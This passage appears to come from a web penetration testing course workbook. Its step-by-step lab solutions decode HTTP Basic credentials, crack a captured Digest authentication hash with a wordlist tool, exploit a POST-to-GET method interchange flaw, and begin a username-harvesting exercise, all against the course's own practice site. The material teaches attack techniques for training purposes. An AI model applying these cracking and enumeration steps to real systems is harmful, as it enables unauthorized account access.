
10. You see a vintage NASA photo, and a message indicating successful Basic authentication.




11. If you're wondering how we know these usernames and passwords, great minds think alike!
12. Yes, we are supplying both usernames and passwords for this exercise.
13. Username harvesting and password guessing exercises are coming up later. Our goal, for now, is to understand basic web authentication methods.
14. Switch back to ZAP, and find the **https://sec542.org/basic/** requests under the **History** tab.
15. Select the request to **https://sec542.org/basic/** with a **200** status code. Then select the **Request** tab.
16. Find the HTTP Authorization header and highlight the encoded string found after `Authorization: Basic` .

> **Note**
>
> If you don't see the `Authorization: Basic` header, you may have chosen the wrong request.

17. Right-click on the highlighted string and select **Encode/Decode/Hash...**.



18. Select the Decode tab and the credentials submitted should be revealed under the Base 64 Decode box:



19. The username and password appear immediately as they are simply Base64 encoded. No decryption key was required as this is not encryption, but mere encoding. One of the major complaints about HTTP Basic Authentication is illustrated by this simple decoding we just performed. HTTP Digest Authentication, the next authentication method we will use in this lab, seeks to improve upon this aspect.
20. Let's manually Base64 decode the credentials on the command line.
21. Why? We sometimes encounter Base64-encoded credentials via other methods. Keep this in mind for future reference!
22. Highlight the `bWFydmluOnBhcmFub2lk` string following `Authorization: Basic` in the request header, right-click and select **Copy**.
23. Open a terminal and type the following:


```
echo
```

24. Then paste the string (Terminal -> Edit -> Paste)
25. Then type the following:

```
| base64 -d
```

26. Here is the full command:

```
echo bWFydmluOnBhcmFub2lk | base64 -d
```




ZAP – Digest Authentication


Examine the information sent to https://sec542.org/digest/ during a request for a page that is being "protected" by Digest Authentication.

Solution

1. Switch back to Firefox and surf to https://sec542.org/digest/.
2. Fail to log in by submitting invalid credentials in the pop-up box: `baduser` as the username and `badpassword` as the password.
3. The pop-up box immediately returns, indicating a failed login.
4. Now supply the valid credentials `trillian` as the username and `planet` as the password:




5. Switch back to ZAP.
6. In the **Sites** window, select **https://sec542.org -> GET:digest**.
7. Scroll down in the Request window to see the authentication credentials that were sent.
8. Go to ZAP's **History** tab, and locate the matching **GET** to https://sec542.org/digest/ with a "200" code. Then click the Request tab:



> **Note**
>
> The HTTP Digest authentication credentials, including the **nonce**, **cnonce** (client nonce), **response**, etc (note that your specific values will differ). A *nonce* is a randomly-generated string, so each one will be different on every transaction.
>
> `Authorization: Digest username="trillian", realm="Security542", nonce="ONfcYWLABQA=5fe6d8d5913cd5d04b0eb7eefed97b5908851f68", uri="/digest/", algorithm=MD5, response="d566f64fde86dbf5f06c705232d0862c", qop=auth, nc=00000001, cnonce="843ceaa9709ca5b7"`

9. The course authors wrote a tool called `digestive` (located in `/usr/local/bin/` in the SEC542 Linux VM) which uses a word list to crack HTTP Digest passwords captured from PCAPs, interception proxies such as ZAP or Burp Suite, etc. Digestive is available here: https://github.com/eric-conrad/digestive/.
10. Let's use digestive to crack Trillian's password!
11. We will use John the Ripper's default wordlist (located in `/opt/john/run/password.lst`) to launch a dictionary password cracking attack.
12. Type the following to begin the command (do not press Enter yet, as the command is incomplete):

    `digestive --wordlist /opt/john/run/password.lst --username trillian --realm Security542 --uri /digest/ --qop auth --nc 00000001 --method GET --nonce NONCE --response RESPONSE --cnonce CNONCE`
13. Then copy/paste your respective nonce, response, and cnonce values from ZAP, overwriting NONCE, RESPONSE, and CNONCE. Remember that your nonce, response, and cnonce will differ from the example above, so you will need to **carefully** copy/paste those from ZAP. Also be sure to copy/paste the entire nonce, including both fields on either side of the "=" sign.
14. Then press `Enter`.



15. Trillian's password is `planet`.


ZAP – Forms-Based Authentication

Examine the information sent to https://sec542.org/form/ during a request for a page that is being "protected" by Forms-Based Authentication.


Solution

1. The final type of authentication we review is HTML forms-based Authentication.
2. In Firefox go to https://sec542.org/form/.
3. Submit invalid credentials in the HTML Form.
4. The page will say "Error Incorrect username or password".
5. Click **try again** and supply the valid credentials: **ford:galaxy**.

6. You will see another famous lunar photograph.
7. Switch back to **ZAP**.
8. Click the Filter button in the History tab. In the Filter History box that pops up select "**Form**" under "**Tags**" and click "**Apply**".



9. Review the filtered **History** tab.
10. Look at the details of the two POST requests to **/form/login.php**.
11. How can you differentiate a successful from an unsuccessful login? Both successful and unsuccessful login attempts result in an HTTP 200 OK response. This can make discerning valid versus invalid credentials more difficult. The resultant HTML provides the difference rather than the HTTP Status codes. In this example, and also with many real-world applications, the size of the responses can provide a method for differentiating valid and invalid credentials.
12. Highlight one of the POST requests and review the details.




13. Are the credentials encrypted or encoded in any way? Though HTTP Basic Authentication has built-in weaknesses, forms-based authentication is not necessarily stronger. As we see in this example, the credentials here are not even encoded, much less encrypted.
14. When finished, click the Filter icon, and then choose **Clear** and **Apply**.

Method Interchange


We discussed method interchange during 542.1 (for example: changing a POST to a GET). We created a version of the form we just used (/form/login.php) that has a method interchange vulnerability. Exploit the vulnerable application at https://sec542.org/form2/.

Solution


1. Navigate to https://sec542.org/form2/ in **Firefox**.
2. This page is expecting a POST, let's see if we can successfully authenticate with a GET.
3. Log in as you did the previous step with the following credentials: **ford:galaxy**.
4. Switch back to ZAP. Review the **History** tab. Right-click on **/form2/login.php** (ensure you are looking at **/form2/login.php**) and choose **Open/Resend with Request Editor...**.




5. Change the request method (upper-left menu) from POST to GET and press send (button is on the upper right):



6. Note the text "Successful Form Authentication!", indicating our method interchange attempt was successful.



7. Go back to the request tab and copy the newly GET-ified URL:



8. Surf there directly in Firefox: https://sec542.org/form2/login.php?user=ford&pass=galaxy&button=Login

Pro-Tip


Once you have a valid URL with the proper URI parameters set, it's usually easier and faster to simply hack the URI options directly in the browser, as opposed to going back/forth using an interception proxy.

9. As a bonus step, try method interchange on the previous form (https://sec542.org/form/). Note that you will receive "Incorrect username or password" on that form.

https://sec542.org/form/login.php?user=ford&pass=galaxy&button=Login

Final Steps

1. Be sure to disable the proxy setting in Firefox so that it does not interfere with future labs.
2. Go to the Firefox Proxy Selector drop-down and choose **[Direct]**.



Exercise 2.4 - Username Harvesting

Objectives

- Understand username harvesting techniques
- Use programmatic methods to discern legitimate users
- Discern valid usernames when differences are observable in HTML response
- Employ blind techniques for username harvesting without HTML differences

Lab Setup

1. Create a file containing common American/English last names (surnames), and include a few last names from the Hitchhiker's Guide to the Galaxy for good measure.
2. Type the following in a Sec542 Linux VM terminal:

```
gedit /home/student/lastnames
```

3. Add the following names to the /home/student/lastnames file:

```
beeblebrox
dent
prefect
jones
smith
```

> **Note**
>
> Be sure to hit **<BACKSPACE>** after you've pasted the names, so that the cursor is after `smith` (and not below on the next line), as shown in the following screenshot. An extra blank line in this file will cause the tools to try and guess a blank last name.
>
> Please use these names: If you freestyle here, you may miss some results. Also, note that Ford Prefect's last name is 'prefect', not 'perfect'.

4. Then save the file and exit `gedit`.

Challenges

1. Harvest valid usernames via these forms:
   - http://sec542.org/userenum/login.php
   - http://sec542.org/userenum/securelogin.php
   - User **adent** is valid on both forms.
2. Combine these wordlists to discover additional names:
   - `/home/student/lastnames` (created in the previous Lab Setup section)
